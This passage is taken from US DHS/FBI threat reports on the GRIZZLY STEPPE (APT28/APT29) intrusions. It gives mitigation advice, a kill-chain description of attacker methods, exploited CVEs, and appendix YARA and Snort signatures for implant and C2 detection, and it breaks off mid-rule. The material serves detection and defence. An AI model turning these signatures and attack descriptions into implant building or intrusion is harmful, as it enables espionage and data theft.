4. **Network Segmentation and Segregation into Security Zones** – Segment networks into logical enclaves and restrict host-to-host communications paths. This helps protect sensitive information and critical services and limits damage from network perimeter breaches.
5. **Input validation –** Input validation is a method of sanitizing untrusted user input provided by users of a web application, and may prevent many types of web application security flaws, such as SQLi, XSS, and command injection.
6. **File Reputation** – Tune Anti-Virus file reputation systems to the most aggressive setting possible; some products can limit execution to only the highest reputation files, stopping a wide range of untrustworthy code from gaining control.
7. **Understanding firewalls –** When anyone or anything can access your network at any time, your network is more susceptible to being attacked. Firewalls can be configured to block data from certain locations (IP whitelisting) or applications while allowing relevant and necessary data through.

Responding to Unauthorized Access to Networks

Implement your security incident response and business continuity plan. It may take time for your organization's IT professionals to isolate and remove threats to your systems and restore normal operations. Meanwhile, you should take steps to maintain your organization's essential functions according to your business continuity plan. Organizations should maintain and regularly test backup plans, disaster recovery plans, and business continuity procedures.

Contact DHS or law enforcement immediately. We encourage you to contact DHS NCCIC (NCCICCustomerService@hq.dhs.gov or 888-282-0870), the FBI through a local field office or the FBI's Cyber Division (CyWatch@ic.fbi.gov or 855-292-3937) to report an intrusion and to request incident response resources or technical assistance.

Detailed Mitigation Strategies

Protect Against SQL Injection and Other Attacks on Web Services

Routinely evaluate known and published vulnerabilities, perform software updates and technology refreshes periodically, and audit external-facing systems for known Web application vulnerabilities. Take steps to harden both Web applications and the servers hosting them to reduce the risk of network intrusion via this vector.[1]

- Use and configure available firewalls to block attacks.
- Take steps to further secure Windows systems such as installing and configuring Microsoft's Enhanced Mitigation Experience Toolkit (EMET) and Microsoft AppLocker.
- Monitor and remove any unauthorized code present in any www directories.
- Disable, discontinue, or disallow the use of Internet Control Message Protocol (ICMP) and Simple Network Management Protocol (SNMP) and response to these protocols as much as possible.
- Remove non-required HTTP verbs from Web servers as typical Web servers and applications only require GET, POST, and HEAD.
- Where possible, minimize server fingerprinting by configuring Web servers to avoid responding with banners identifying the server software and version number.
- Secure both the operating system and the application.
- Update and patch production servers regularly.
- Disable potentially harmful SQL-stored procedure calls.
- Sanitize and validate input to ensure that it is properly typed and does not contain escaped code.
- Consider using type-safe stored procedures and prepared statements.
- Perform regular audits of transaction logs for suspicious activity.
- Perform penetration testing against Web services.
- Ensure error messages are generic and do not expose too much information.

[1] http://msdn.microsoft.com/en-us/library/ff648653.aspx. Web site last accessed April 11, 2016.

Phishing and Spearphishing

- Implement a Sender Policy Framework (SPF) record for your organization's Domain Name System (DNS) zone file to minimize risks relating to the receipt of spoofed messages.
- Educate users to be suspicious of unsolicited phone calls, social media interactions, or email messages from individuals asking about employees or other internal information. If an unknown individual claims to be from a legitimate organization, try to verify his or her identity directly with the company.
- Do not provide personal information or information about your organization, including its structure or networks, unless you are certain of a person's authority to have the information.
- Do not reveal personal or financial information in social media or email, and do not respond to solicitations for this information. This includes following links sent in email.
- Pay attention to the URL of a website. Malicious websites may look identical to a legitimate site, but the URL often includes a variation in spelling or a different domain than the valid website (e.g., .com vs. .net).
- If you are unsure whether an email request is legitimate, try to verify it by contacting the company directly. Do not use contact information provided on a website connected to the request; instead, check previous statements for contact information. Information about known phishing attacks is also available online from groups such as the Anti-Phishing Working Group (http://www.antiphishing.org).
- Take advantage of anti-phishing features offered by your email client and web browser.
- Patch all systems for critical vulnerabilities, prioritizing timely patching of software that processes Internet data, such as web browsers, browser plugins, and document readers.

Permissions, Privileges, and Access Controls

- Reduce privileges to only those needed for a user's duties.
- Restrict users' ability (permissions) to install and run unwanted software applications, and apply the principle of "Least Privilege" to all systems and services. Restricting these privileges may prevent malware from running or limit its capability to spread through the network.
- Carefully consider the risks before granting administrative rights to users on their own machines.
- Scrub and verify all administrator accounts regularly.
- Configure Group Policy to restrict all users to only one login session, where possible.
- Enforce secure network authentication where possible.
- Instruct administrators to use non-privileged accounts for standard functions such as Web browsing or checking Web mail.

- Segment networks into logical enclaves and restrict host-to-host communication paths. Containment provided by enclaving also makes incident cleanup significantly less costly.
- Configure firewalls to disallow RDP traffic coming from outside of the network boundary, except for in specific configurations such as when tunneled through a secondary VPN with lower privileges.
- Audit existing firewall rules and close all ports that are not explicitly needed for business. Specifically, carefully consider which ports should be connecting outbound versus inbound.
- Enforce a strict lockout policy for network users and closely monitor logs for failed login activity. This can be indicative of failed intrusion activity.
- If remote access between zones is an unavoidable business need, log and monitor these connections closely.
- In environments with a high risk of interception or intrusion, organizations should consider supplementing password authentication with other forms of authentication such as challenge/response or multifactor authentication using biometric or physical tokens.

Credentials

- Enforce a tiered administrative model with dedicated administrator workstations and separate administrative accounts that are used exclusively for each tier to prevent tools, such as Mimikatz, for credential theft from harvesting domain-level credentials.
- Implement multi-factor authentication (e.g., smart cards) or at minimum ensure users choose complex passwords that change regularly.
- Be aware that some services (e.g., FTP, telnet, and .rlogin) transmit user credentials in clear text. Minimize the use of these services where possible or consider more secure alternatives.
- Properly secure password files by making hashed passwords more difficult to acquire. Password hashes can be cracked within seconds using freely available tools. Consider restricting access to sensitive password hashes by using a shadow password file or equivalent on UNIX systems.
- Replace or modify services so that all user credentials are passed through an encrypted channel.
- Avoid password policies that reduce the overall strength of credentials. Policies to avoid include lack of password expiration date, lack of lockout policy, low or disabled password complexity requirements, and password history set to zero.
- Ensure that users are not re-using passwords between zones by setting policies and conducting regular audits.
- Use unique passwords for local accounts for each device.

Logging Practices

- Ensure event logging (applications, events, login activities, security attributes, etc.) is turned on or monitored for identification of security issues.
- Configure network logs to provide enough information to assist in quickly developing an accurate determination of a security incident.
- Upgrade PowerShell to new versions with enhanced logging features and monitor the logs to detect usage of PowerShell commands, which are often malware-related.
- Secure logs, potentially in a centralized location, and protect them from modification.
- Prepare an incident response plan that can be rapidly implemented in case of a cyber intrusion.

How to Enhance Your Organization's Cybersecurity Posture

DHS offers a variety of resources for organizations to help recognize and address their cybersecurity risks. Resources include discussion points, steps to start evaluating a cybersecurity program, and a list of hands-on resources available to organizations. For a list of services, visit https://www.us-cert.gov/ccubedvp. Other resources include:

- **The Cyber Security Advisors (CSA)** program bolsters cybersecurity preparedness, risk mitigation, and incident response capabilities of critical infrastructure entities and more closely aligns them with the Federal Government. CSAs are DHS personnel assigned to districts throughout the country and territories, with at least one advisor in each of the 10 CSA regions, which mirror the Federal Emergency Management Agency regions. For more information, email cyberadvisor@hq.dhs.gov.
- **Cyber Resilience Review (CRR)** is a no-cost, voluntary assessment to evaluate and enhance cybersecurity within critical infrastructure sectors, as well as state, local, tribal, and territorial governments. The goal of the CRR is to develop an understanding and measurement of key cybersecurity capabilities to provide meaningful indicators of an entity's operational resilience and ability to manage cyber risk to critical services during normal operations and times of operational stress and crisis. Visit https://www.cert.org/resilience/rmm.html to learn more about the CERT Resilience Management Model.
- **Enhanced Cybersecurity Services (ECS)** helps critical infrastructure owners and operators protect their systems by sharing sensitive and classified cyber threat information with Commercial Service Providers (CSPs) and Operational Implementers (OIs). CSPs then use the cyber threat information to protect CI customers. OIs use the threat information to protect internal networks. For more information, email ECS_Program@hq.dhs.gov.
- **The Cybersecurity Information Sharing and Collaboration Program (CISCP)** is a voluntary information-sharing and collaboration program between and among critical

infrastructure partners and the Federal Government. For more information, email CISCP@us-cert.gov.

- **The Automated Indicator Sharing (AIS)** initiative is a DHS effort to create a system where as soon as a company or federal agency observes an attempted compromise, the indicator will be shared in real time with all of our partners, protecting them from that particular threat. That means adversaries can only use an attack once, which increases their costs and ultimately reduces the prevalence of cyber-attacks. While AIS will not eliminate sophisticated cyber threats, it will allow companies and federal agencies to concentrate more on them by clearing away less sophisticated attacks.

  AIS participants connect to a DHS-managed system in the NCCIC that allows bidirectional sharing of cyber threat indicators. A server housed at each participant's location allows each to exchange indicators with the NCCIC. Participants will not only receive DHS-developed indicators, but can share indicators they have observed in their own network defense efforts, which DHS will then share with all AIS participants. For more information, visit https://www.dhs.gov/ais.
- **The Cybersecurity Framework (Framework)**, developed by the National Institute of Standards and Technology (NIST) in collaboration with the public and private sectors, is a tool that can improve the cybersecurity readiness of entities. The Framework enables entities, regardless of size, degree of cyber risk, or cyber sophistication, to apply principles and best practices of risk management to improve the security and resiliency of critical infrastructure. The Framework provides standards, guidelines, and practices that are working effectively today. It consists of three parts—the Framework Core, the Framework Profile, and Framework Implementation Tiers—and emphasizes five functions: Identify, Protect, Detect, Respond, and Recover. Use of the Framework is strictly voluntary. For more information, visit https://www.nist.gov/cyberframework or email cyberframework@nist.gov.

Contact Information

Recipients of this report are encouraged to contribute any additional information that they may have related to this threat. Include the JAR reference number (JAR-16-20296) in the subject line of all email correspondence. For any questions related to this report, please contact NCCIC or the FBI.

NCCIC:
Phone: +1-888-282-0780
Email: NCCICCustomerService@hq.dhs.gov

FBI:
Phone: +1-855-292-3937
Email: cywatch@ic.fbi.gov

Feedback

NCCIC continuously strives to improve its products and services. You can help by answering a few short questions about this product at the following URL: https://www.us-cert.gov/forms/feedback.

Homeland Security

National Cybersecurity and Communications Integration Center

ANALYSIS REPORT

DISCLAIMER: *This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service referenced in this advisory or otherwise. This document is distributed as* ***TLP:WHITE:*** *Subject to standard copyright rules,* ***TLP:WHITE*** *information may be distributed without restriction. For more information on the Traffic Light Protocol, see https://www.us-cert.gov/tlp.*

Reference Number: AR-17-20045 **February 10, 2017**

Enhanced Analysis of GRIZZLY STEPPE Activity

Executive Summary

The Department of Homeland Security (DHS) National Cybersecurity and Communications Integration Center (NCCIC) has collaborated with interagency partners and private-industry stakeholders to provide an Analytical Report (AR) with specific signatures and recommendations to detect and mitigate threats from GRIZZLY STEPPE actors.

Contents

Recommended Reading about GRIZZLY STEPPE

DHS recommends reading multiple bodies of work concerning GRIZZLY STEPPE. While DHS does not endorse any particular company or their findings, we believe the breadth of literature created by multiple sources enhances the overall understanding of the threat. DHS encourages analysts to review these resources to determine the level of threat posed to their local network environments.

DHS Resources

JAR-16-20296 provides technical details regarding the tools and infrastructure used by the Russian civilian and military intelligence Services (RIS) to compromise and exploit networks and endpoints associated with the U.S. election, as well as a range of U.S. Government, political, and private sector entities. JAR-16-20296 remains a useful resource for understanding APT28 and APT29 use of the cyber kill chain and exploit targets. Additionally, JAR-16-20296 discusses some of the differences in activity between APT28 and APT29. This AR primarily focuses on APT28 and APT29 activity from 2015 through 2016.

DHS Malware Initial Findings Report (MIFR)-10105049 UPDATE 2 was updated January 27, 2017 to provide additional analysis of the artifacts identified in JAR 16-20296. The artifacts analyzed in this report include 17 PHP files, 3 executables and 1 RTF file. The PHP files are web shells designed to provide a remote user an interface for various remote operations. The RTF file is a malicious document designed to install and execute a malicious executable. However, DHS recommends that analysts read the MIFR in full to develop a better understanding of how the GRIZZLY STEPPE malware executes on a system, which, in turn, downloads additional malware and attempts to extract cached passwords. The remaining two executables are Remote Access Tools (RATs) that collect host information, including digital certificates and private keys, and provide an actor with remote access to the infected system.

Open Source

Several cyber security and threat research firms have written extensively about GRIZZLY STEPPE. DHS encourages network defenders, threat analysts, and general audiences to review publicly available information to develop a better understanding of the tactics, techniques, and procedures (TTPs) of APT28 and APT29 and to potentially mitigate against GRIZZLY STEPPE activity.

The below examples do not constitute an exhaustive list. The U.S. Government does not endorse or support any particular product or vendor.

Source	Title	Group
Crowdstrike	Bears in the Midst: Intrusion into the DNC	APT28/29
ESET	En Route with Sednit version 1.0	APT28
ESET	Visiting The Bear Den	APT28
FireEye	APT28: A Window Into Russia's Cyber Espionage Operations?	APT28
FireEye	HAMMERTOSS: Stealthy Tactics Define a Russian Cyber Threat Group	APT29
FireEye	APT28: At the Center of the Storm - Russia strategically evolves its cyber operations	APT28
F-Secure	BlackEnergy & Quedagh the convergence of crimeware and APT attacks, TLP: WHITE	APT28
F-Secure	The Dukes 7 years of Russian cyberespionage	APT29
F-Secure	COSMICDUKE: Cosmu with a twist of MiniDuke	APT29
F-Secure	OnionDuke: APT Attacks Via the Tor Network	APT29
F-Secure	COZYDUKE	APT29
Kaspersky	Sofacy APT hits high profile targets with updated toolset	APT28
Crysys	Miniduke: Indicators	APT29
Palo Alto Networks	'DealersChoice' is Sofacy's Flash Player Exploit Platform	APT28
Palo Alto Networks	Sofacy's 'Komplex' OS X Trojan	APT28
Palo Alto Networks	The Dukes R&D Finds a New Anti-Analysis Technique - Palo Alto Networks Blog	APT29
Palo Alto Networks	Tracking MiniDionis: CozyCar's New Ride Is Related to Seaduke	APT29
PwC	APT28: Sofacy? So-funny	APT28
PwC	Cyber Threat Operations: Tactical Intelligence Bulletin - Sofacy Phishing	APT28
Securelist	The CozyDuke APT	APT29
SecureWorks	Threat Group-4127 Targets Hillary Clinton Presidential Campaign	APT28
ThreatConnect	ThreatConnect and Fidelis Team Up to Explore the DCCC Breach	APT28
ThreatConnect	ThreatConnect follows Guccifer 2.0 to Russian VPN Service	APT28
ThreatConnect	ThreatConnect Identifies Additional Infrastructure in DNC Breach	APT28/29
ThreatConnect	Belling the BEAR	APT28
ThreatConnect	Can a BEAR Fit Down a Rabbit Hole?	APT28
Trend Micro	Operation Pawn Storm Using Decoys to Evade Detection	APT28
Trend Micro	Pawn Storm Ramps Up Spear-phishing Before Zero-Days Get Patches	APT28
Volexity	PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs	APT29
Trend Micro	Operation Pawn Storm: Fast Facts and the Latest Developments	ATP 29
ESET	En Route with Sednit - Part 2: Observing the Comings and Goings	ATP 28

Utilizing Cyber Kill Chain for Analysis

DHS analysts leverage the Cyber Kill Chain model to analyze, discuss, and dissect malicious cyber activity. The phases of the Cyber Kill Chain are Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control, and Actions on the Objective. This section will provide a high-level overview of GRIZZLY STEPPE activity within this framework.

Reconnaissance

GRIZZLY STEPPE actors use various reconnaissance methods to determine the best attack vector for compromising their targets. These methods include network vulnerability scanning, credential harvesting, and using “doppelganger” (also known as “typo-squatting”) domains to target victim organizations. The doppelganger domains can be used for reconnaissance when users incorrectly type in the web address in a browser or as part of delivery as a URL in the body of a phishing emails. DHS recommends that network defenders review and monitor their networks for traffic to sites that look similar to their own domains. This can be an indicator of compromise that should trigger further research to determine whether a breach has occurred. Often, these doppelganger sites are registered to suspicious IP addresses. For example, a site pretending to be an organization’s User Log In resolving to a TOR node IP address may be considered suspicious and should be researched by the organization’s security operations center (SOC) for signs of users navigating to that site. Because these doppelganger sites normally mimic the targeted victim’s domain, they were not included in JAR-16-20296.

Before the 2016 U.S. election, DHS observed network scanning activity that is known as reconnaissance. The IPs identified performed vulnerability scans attempting to identify websites that are vulnerable to cross-site scripting (XSS) or Structured Query Language (SQL) injection attacks. When GRIZZLY STEPPE actors identify a vulnerable site, they can then attempt to exploit the identified vulnerabilities to gain access to the targeted network. Network perimeter scans are often a precursor to network attacks and DHS recommends that security analysts identify the types of scans carried out against their perimeters. This information can aid security analysts in identifying and patching vulnerabilities in their systems.

Another common method used by GRIZZLY STEPPE is to host credential-harvesting pages as seen in Step 4 and Step 5 of the GRIZZLY STEPPE attack lifecycle graphic. This technique includes hosting a temporary website in publicly available infrastructure (i.e., neutral space) that users are directed to via spear-phishing emails. Users are tricked into entering their credentials in these temporary sites, and GRIZZLY STEPPE actors gain legitimate credentials for users on the targeted network.

Weaponization

GRIZZLY STEPPE actors have excelled at embedding malicious code into a number of file types as part of their weaponization efforts. In 2014, it was reported that GRIZZLY STEPPE actors were wrapping legitimate executable files with malware (named “OnionDuke”) to increase the chance of bypassing security controls. Since weaponization actions occur within the adversary space, there is little that can be detected by security analysts during this phase. APT28 and APT29 weaponization methods have included:

- Code injects in websites as watering hole attacks
- Malicious macros in Microsoft Office files
- Malicious Rich Text Format (RTF) files with embedded malicious flash code

Delivery

As described in JAR-16-20296 and numerous publicly available resources, GRIZZLY STEPPE actors traditionally use spear-phishing emails to deliver malicious attachments or URLs that lead to malicious payloads. DHS recommends that network defenders conduct analysis of their systems to identify potentially malicious emails involving variations on GRIZZLY STEPPE themes. Inbound emails subjects should be reviewed for the following commonly employed titles, text, and themes:

- efax, e-Fax, efax #100345 (random sequence of numbers)
- PDF, PFD, Secure PDF
- Topics from current events (e.g., “European Parliament statement on…”)
- Fake Microsoft Outlook Web Access (OWA) log-in emails
- Invites for cyber threat events

Additionally, GRIZZLY STEPPE actors have infected pirated software in torrent services and leveraged TOR exit nodes to deliver to malware since at least 2014. These actors are capable of compromising legitimate domains and services to host and deliver malware in an attempt to obscure their delivery methods. DHS notes that the majority of TOR traffic is not GRIZZLY STEPPE activity. The existence of a TOR IP in a network log only indicates that network administrators should review the related traffic to determine if it is legitimate activity for that specific environment.

Exploitation

GRIZZLY STEPPE actors have developed malware to exploit a number of Common Vulnerability and Exposures (CVEs). DHS assesses that these actors commonly target Microsoft Office exploits due to the high likelihood of having this software installed on the targeted hosts.

While not all-encompassing, the following CVEs have been targeted by GRIZZLY STEPPE actors in past attacks.

- CVE-2016-7855: Adobe Flash Player Use-After-Free Vulnerability
- CVE-2016-7255: Microsoft Windows Elevation of Privilege Vulnerability
- CVE-2016-4117: Adobe Flash Player Remoted Attack Vulnerability
- CVE-2015-1641: Microsoft Office Memory Corruption Vulnerability
- CVE-2015-2424: Microsoft PowerPoint Memory Corruption Vulnerability
- CVE-2014-1761: Microsoft Office Denial of Service (Memory Corruption)
- CVE-2013-2729: Integer Overflow in Adobe Reader and Acrobat vulnerability
- CVE-2012-0158: ActiveX Corruption Vulnerability for Microsoft Office
- CVE-2010-3333: RTF Stack Buffer Overflow Vulnerability for Microsoft Office
- CVE-2009-3129: Microsoft Office Compatibility Pack for Remote Attacks

Installation

GRIZZLY STEPPE actors have leveraged several different types of implants in the past. Analysts can research these implants by reviewing open-source reporting on malware families including Sofacy, and Onion Duke. Recently, DHS analyzed 17 PHP files, 3 executables, and 1 RTF file attributed to GRIZZLY STEPPE actors and the findings are located in MIFR-10105049-Update2 (updated on 1/26/2017). The PHP files are web shells designed to provide a user interface for various remote operations. The RTF file is a malicious document designed to install and execute a malicious executable. DHS recommends that security analysts review their systems for unauthorized web shells.

Command and Control

GRIZZLY STEPPE actors leverage their installed malware through Command and Control (C2) infrastructure, which they traditionally develop via compromised sites and publicly available infrastructure, such as TOR. C2 IOCs are traditionally the IP addresses or domains that are leveraged to send and receive commands to and from malware implants.

Actions on the Objective

GRIZZLY STEPPE actors have leveraged their malware in multiple campaigns with various end goals. GRIZZLY STEPPE actors are capable of utilizing their malware to conduct extensive data exfiltration of sensitive files, emails, and user credentials. Security operation center (SOC) analysts may be able to detect actions on the objective before data exfiltration occurs by looking for signs of files and user credential movement within their network.

Detection and Response

The appendixes of this Analysis Report provide detailed host and network signatures to aid in detecting and mitigating GRIZZLY STEPPE activity. This information is broken out by actor and implant version whenever possible. MIFR-10105049 UPDATE2 provides additional YARA rules and IOCs associated with APT28 and APT29 actors.

Contact Information

Recipients of this report are encouraged to contribute any additional information that they may have related to this threat. For any questions related to this report, please contact NCCIC at:

Phone: +1-703-235-8832
Email: ncciccustomerservice@hq.dhs.gov

Feedback

DHS strives to make this report a valuable tool for our partners and welcome feedback on how this publication could be improved. You can help by answering a few short questions about this report at the following URL: https://www.us-cert.gov/forms/feedback

APPENDIX A: APT28

This section describes six implants associated with APT28 actors. Included are YARA rules as well as SNORT signatures. Despite the use of sound production rules, there is still the chance for false positives. In addition, these will complement additional analysis and should not be used as the sole source of attribution.

The following YARA rules detect Downrage, referred to as IMPLANT 1 with rule naming convention. These rules will also detect X-AGENT/CHOPSTICK, which shares characteristics with DOWNRAGE.

```
Rule IMPLANT_1_v1

{

  strings:

    $STR1 = {6A ?? E8 ?? ?? FF FF 59 85 C0 74 0B 8B C8 E8 ?? ?? FF FF 8B F0 EB 02 33 F6 8B CE
E8 ?? ?? FF FF 85 F6 74 0E 8B CE E8 ?? ?? FF FF 56 E8 ?? ?? FF FF 59}

  condition:

    (uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_1_v2

{

  strings:

    $STR1 = {83 3E 00 53 74 4F 8B 46 04 85 C0 74 48 83 C0 02 50 E8 ?? ?? 00 00 8B D8 59 85 DB 74
38 8B 4E 04 83 F9 FF 7E 21 57 }

    $STR2 = {55 8B EC 8B 45 08 3B 41 08 72 04 32 C0 EB 1B 8B 49 04 8B 04 81 80 78 19 01 75 0D
FF 70 10 FF [5] 85 C0 74 E3 }

  condition:

    (uint16(0) == 0x5A4D) and any of them

}
```

```
Rule IMPLANT_1_v3

{

   strings:

      $rol7encode = { 0F B7 C9 C1 C0 07 83 C2 02 33 C1 0F B7 0A 47 66 85 C9 75 }

   condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_1_v4

{

   strings:

      $XOR_LOOP = { 8B 45 FC 8D 0C 06 33 D2 6A 0B 8B C6 5B F7 F3 8A 82 ?? ?? ?? ?? 32 04 0F 46
88 01 3B 75 0C 7C E0 }

   condition:

      (uint16(0) == 0x5A4D) and all of them

}

Rule IMPLANT_1_v5

{

   strings:

      $drivername = { 6A 30 ?? 6A 33 [5] 6A 37 [5] 6A 32 [5] 6A 31 [5] 6A 77 [5] 6A 69 [5] 6A 6E [5]
6A 2E [5] 6A 73 [5-9] 6A 79 [5] 6A 73 }

      $mutexname = { C7 45 ?? 2F 2F 64 66 C7 45 ?? 63 30 31 65 C7 45 ?? 6C 6C 36 7A C7 45 ?? 73 71
33 2D C7 45 ?? 75 66 68 68 66 C7 45 ?? 66 }

   condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and any of them
}

Rule IMPLANT_1_v6

{

  strings:

    $XORopcodes_eax = { 35 (22 07 15 0e|56 d7 a7 0a) }

    $XORopcodes_others = { 81 (f1|f2|f3|f4|f5|f6|f7) (22 07 15 0e|56 d7 a7 0a) }

  condition:

    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025) and any of them

}

Rule IMPLANT_1_v7

{

  strings:

    $XOR_FUNCT = { C7 45 ?? ?? ?? 00 10 8B 0E 6A ?? FF 75 ?? E8 ?? ?? FF FF }

  condition:

    (uint16(0) == 0x5A4D) and all of them

}
```

<u>Network Indicators for Implant 1</u>

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Downrage_HTTP_C2";
flow:established,to_server; content:"POST"; http_method; content:"="; content:"=|20|HTTP/1.1";
fast_pattern; distance:19; within:10; pcre:"/^\/(?:[a-zA-Z0-9]{2,6}\/){2,5}[a-zA-Z0-9]{1,7}\.[A-Za-z0-9\+\-\_\.]+\/\?[a-zA-Z0-9]{1,3}=[a-zA-Z0-9+\/]{19}=$/I";)
```

The following YARA rules detect CORESHELL/SOURFACE, referred to as IMPLANT 2 with rule naming convention.

IMPLANT 2 Rules:

Rule IMPLANT_2_v1

```
{

   strings:

      $STR1 = { 8d ?? fa [2] e8 [2] FF FF C7 [2-5] 00 00 00 00 8D [2-5] 5? 6a 00 6a 01}

   condition:

      (uint16(0) == 0x5A4D) and all of them

}
```

Rule IMPLANT_2_v2

```
{

   strings:

      $STR1 = { 83 ?? 06 [7-17] fa [0-10] 45 [2-4] 48 [2-4] e8 [2] FF FF [6-8] 48 8d [3] 48 89 [3] 45 [2]
4? [1-2] 01}

   condition:

      (uint16(0) == 0x5A4D) and all of them

}
```

Rule IMPLANT_2_v3

```
{

   strings:

      $STR1 = {c1eb078d??01321c??33d2}

      $STR2 = {2b??83??060f83??000000eb0233}

      $STR3 = {89????89????8955??8945??3b??0f83??0000008d????8d????fe}

condition:

       (uint16(0) == 0x5A4D) and any of them

}
```

```
Rule IMPLANT_2_v4

{

  strings:

    $STR1 = {55 8b ec 6a fe 68 [4] 68 [4] 64 A1 00 00 00 00 50 83 EC 0C 53 56 57 A1 [4] 31 45 F8 33 C5 50 8D 45 F0 64 A3 00 00 00 00 [8-14] 68 [4] 6a 01 [1-2] FF 15 [4] FF 15 [4] 3D B7 00 00 00 75 27}

  condition:

    (uint16(0) == 0x5A4D) and all of them

}


Rule IMPLANT_2_v5

{

  strings:

    $STR1 = {48 83 [2] 48 89 [3] c7 44 [6] 4c 8d 05 [3] 00 BA 01 00 00 00 33 C9 ff 15 [2] 00 00 ff 15 [2] 00 00 3D B7 00 00 00 75 ?? 48 8D 15 ?? 00 00 00 48 8B CC E8}

  condition:

    (uint16(0) == 0x5A4D) and all of them

}


Rule IMPLANT_2_v6

{

  strings:

    $STR1 = { e8 [2] ff ff 8b [0-6] 00 04 00 00 7F ?? [1-2] 00 02 00 00 7F ?? [1-2] 00 01 00 00 7F ?? [1-2] 80 00 00 00 7F ?? 83 ?? 40 7F}

  condition:

    (uint16(0) == 0x5A4D) and all of them

}


Rule IMPLANT_2_v7
```

```
{
   strings:
       $STR1 = {0a0fafd833d28d41fff775??
8b450cc1eb078d7901321c0233d28bc7895de4bb06000000f7f38b450c8d59fe025dff321c028bc133d2b90
6000000f7f18b450c8bcf221c028b45e48b55e008d41fe83f8068b45??72??8b4d??8b}
       $STR2 = {8d9b000000000fb65c0afe8d34028b45??
03c20fafd88d7a018d42ff33d2f775??c1eb078bc7321c0a33d2b906000000f7f18a4d??

8b450c80e902024d??320c028b45??33d2f775??
8b450c220c028bd702d9301e8b4d0c8d42fe3b45e88b45??8955??72a05f5e5b8be55dc20800}
   condition:
       (uint16(0) == 0x5A4D) and any of them
}
```

Rule IMPLANT_2_v8

```
{
   strings:
       $STR1 = {8b??448944246041f7e08bf2b8abaaaaaac1ee0289742458448b??41f7??

8bcaba03000000c1e902890c248d044903c0442b??4489??24043bf10f83??0100008d1c764c896c24}
       $STR2 = {c541f7e0????????????8d0c5203c92bc18bc8??8d04??460fb60c??

4002c7418d48ff4432c8b8abaaaaaaf7e1c1ea028d045203c02bc8b8abaaaaaa46220c??

418d48fef7e1c1ea028d045203c02bc88bc1}
       $STR3 = {41f7e0c1ea02418bc08d0c5203c92bc18bc8428d041b460fb60c??

4002c6418d48ff4432c8b8abaaaaaaf7e1c1ea028d045203c02bc8b8abaaaaaa}
       $STR4 = {46220c??

418d48fef7e1c1ea028d04528b54245803c02bc88bc10fb64fff420fb604??410fafcbc1}
   condition:
       (uint16(0) == 0x5A4D) and any of them
}
```

```
Rule IMPLANT_2_v9

{

   strings:

      $STR1 = { 8A C3 02 C0 02 D8 8B 45 F8 02 DB 83 C1 02 03 45 08 88 5D 0F 89 45 E8 8B FF 0F
B6 5C 0E FE 8B 45 F8 03 C1 0F AF D8 8D 51 01 89 55 F4 33 D2 BF 06 00 00 00 8D 41 FF F7 F7 8B
45 F4 C1 EB 07 32 1C 32 33 D2 F7 F7 8A C1 02 45 0F 2C 02 32 04 32 33 D2 88 45 FF 8B C1 8B F7 F7
F6 8A 45 FF 8B 75 14 22 04 32 02 D8 8B 45 E8 30 1C 08 8B 4D F4 8D 51 FE 3B D7 72 A4 8B 45 E4
8B 7D E0 8B 5D F0 83 45 F8 06 43 89 5D F0 3B D8 0F 82 ?? ?? ?? ?? 3B DF 75 13 8D 04 7F 8B 7D 10
03 C0 2B F8 EB 09 33 C9 E9 5B FF FF FF 33 FF 3B 7D EC 0F 83 ?? ?? ?? ?? 8B 55 08 8A CB 02 C9
8D 04 19 02 C0 88 45 13 8D 04 5B 03 C0 8D 54 10 FE 89 45 E0 8D 4F 02 89 55 E4 EB 09 8D 9B 00 00
00 00 8B 45 E0 0F B6 5C 31 FE 8D 44 01 FE 0F AF D8 8D 51 01 89 55 0C 33 D2 BF 06 00 00 00 8D
41 FF F7 F7 8B 45 0C C1 EB 07 32 1C 32 33 D2 F7 F7 8A C1 02 45 13 2C 02 32 04 32 33 D2 88 45 0B
8B C1 8B F7 F7 F6 8A 45 0B 8B 75 14 22 04 32 02 D8 8B 45 E4 30 1C 01 8B 4D 0C }

   condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}
```

```
Rule IMPLANT_2_v10

{

   strings:

      $STR1 = { 83 ?? 06 [7-17] fa [0-10] 45 [2-4] 48 [2-4] e8 [2] FF FF [6-8] 48 8d [3] 48 89 [3] 45 [2]
4? [1-2] 01}

   condition:

      (uint16(0) == 0x5A4D) and all of them

}
```

```
Rule IMPLANT_2_v11

{

   strings:
        $STR1 = {55 8b ec 6a fe 68 [4] 68 [4] 64 A1 00 00 00 00 50 83 EC 0C 53 56 57 A1 [4] 31 45 F8 33 C5 50 8D 45 F0 64 A3 00 00 00 00 [8-14] 68 [4] 6a 01 [1-2] FF 15 [4] FF 15 [4] 3D B7 00 00 00 75 27}

    condition:

        (uint16(0) == 0x5A4D) and all of them

}
```

Rule IMPLANT_2_v12

```
{

    strings:

        $STR1 = {48 83 [2] 48 89 [3] c7 44 [6] 4c 8d 05 [3] 00 BA 01 00 00 00 33 C9 ff 15 [2] 00 00 ff 15 [2] 00 00 3D B7 00 00 00 75 ?? 48 8D 15 ?? 00 00 00 48 8B CC E8}

    condition:

        (uint16(0) == 0x5A4D) and all of them

}
```

Rule IMPLANT_2_v13

```
{

    strings:

       $STR1 = { 83 ?? 06 [7-17] fa [0-10] 45 [2-4] 48 [2-4] e8 [2] FF FF [6-8] 48 8d [3] 48 89 [3] 45 [2] 4? [1-2] 01}

    condition:

        (uint16(0) == 0x5A4D) and all of them

}
```

Rule IMPLANT_2_v14

```
{

    strings:
        $STR1 =
{8b??448944246041f7e08bf2b8abaaaaaac1ee0289742458448b??41f7??8bcaba03000000c1e902890c248
